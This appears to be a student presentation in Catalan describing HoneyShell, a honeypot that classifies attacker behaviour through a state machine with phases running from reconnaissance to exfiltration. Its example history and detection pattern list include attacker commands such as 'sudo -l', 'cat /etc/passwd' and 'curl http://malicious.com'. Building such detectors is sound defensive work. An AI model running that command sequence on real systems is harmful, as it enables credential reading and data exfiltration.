


Honeypot simulat en màquina d'estats



Marti Tarraset Videla
Ian Nogueira Manzano
Roger Vallès Rius
Lluc Galceran Jodar

Problemàtica a resoldre, objectiu i estat de l'art

Problemàtica a resoldre:

Els honeypots tradicionals registren l'activitat de l'atacant, però no interpreten automàticament el seu comportament ni la fase de l'atac.

Objectiu:

Enganyar, observar i classificar el comportament de l'atacant sense posar en risc un sistema real

Estat de l'art:

- Cowrie: simula SSH/Telnet
- Kippo: honeypot SSH antic, predecessor de Cowrie.
- OpenCanary: simula serveis falsos com FTP, HTTP, SMB o MySQL.
- HoneyD: simula xarxes i màquines falses.

Màquina d'estats

Com funciona?

HoneyShell utilitza un graf dirigit com a màquina d'estats.

Cada estat representa una fase de l'atac:

- INICI
- RECONeixEMENT
- ENUMERACIÓ
- ESCALADA PRIVILEGIS
- LECTURA DE DADES
- EXFILTRACIÓ

Exemple

INICI → whoami → **RECONeixEMENT** → ls /home → **ENUMERACIÓ** → sudo -l → **ESCALADA PRIVILEGIS** → cat /etc/passwd → **LECTURA DE DADES** → wget/curl → **EXFILTRACIÓ**



Estructures de dades i recursivitat


HoneyShell utilitza diferents estructures de dades per analitzar les comandes introduïdes per l'atacant i detectar patrons de comportament sospitosos.

Estructura:

- Graf dirigit
- Diccionari / Hash Map
- Cua / deque
- Lista
- Hash

Ús:

- Representar la màquina d'estats
- Relacionar comanda amb resposta falsa
- Guardar les últimes comandes
- Guardar el registre complet de la sessió
- Garantir la integritat dels logs



Estructures de dades i recursivitat

```
historial = [  
    "ls",  
    "whoami",  
    "id",  
    "pwd",  
    "sudo -l",  
    "cat /etc/passwd",  
    "curl http://malicious.com"  
]
```

```
patron = [  
    "whoami",  
    "id",  
    "sudo -l",  
    "cat /etc/passwd",  
    "curl"  
]
```

Reconocimiento → Escalada de privilegios → Lectura de datos → Exfiltración

POO y polimorfisme

Estructura de classes:

- Classe base de comandes: Defineix l'estructura comuna per a qualsevol comanda que l'atacant introdueixi.
- Classes filles (Polimorfisme): LS, Cat, Sudo. Cadascuna hereta de comanda però implementa la seva pròpia lògica de resposta falsa.
- Classe estat: Per representar els nodes del graf (reconeixement, escalada, etc.).
- Classe HoneyShell: La classe principal que gestiona el bucle de la terminal i la màquina d'estats.

Polimorfisme:

- S'utilitzarà el polimorfisme perquè el motor del Honeypot no hagi de saber quina comanda exacta s'està executant.
- Exemple: "Totes les comandes tenen un mètode .executar(). Quan l'usuari escriu alguna cosa, el programa crida a .executar() i, gràcies al polimorfisme, el sistema sap si ha de mostrar un llistat d'arxius o un error de permisos, sense necessitat d'utilitzar mil 'if/else'."

Funcionalidades e innovación

Funció 1. Shell falsa interactiva

Funció 2. Màquina de estats amb grafic dirigit

Funció 3. Respostes falses segons la comanda

Funció 4. Registre de comandes amb timestamps

Funció 5. Detecció recursiva de patrons

Funció 6. Classificació de atac

Funció 7. Report final de la sessió

Innovació 1. Detecció per seqüència d'atac

Innovació 2. Màquina d'estats amb graf dirigit

Innovació 3. Respostes falses contextuals

Innovació 4. Validació recursiva de patrons

Innovació 5. Arquitectura modular amb POO

Innovació 6. Classificació automàtica del risc

Innovació 7. Report final amb camí de l'atac

Càlculs de complexitat de les operacions bàsiques

Operació	Complexitat
Buscar comanda	$O(1)$
Canviar d'estat	$O(1)$
Guardar comanda	$O(1)$
Detectar patró	$O(n)$
Recórrer el graf	$O(N + T)$
Generar report	$O(n)$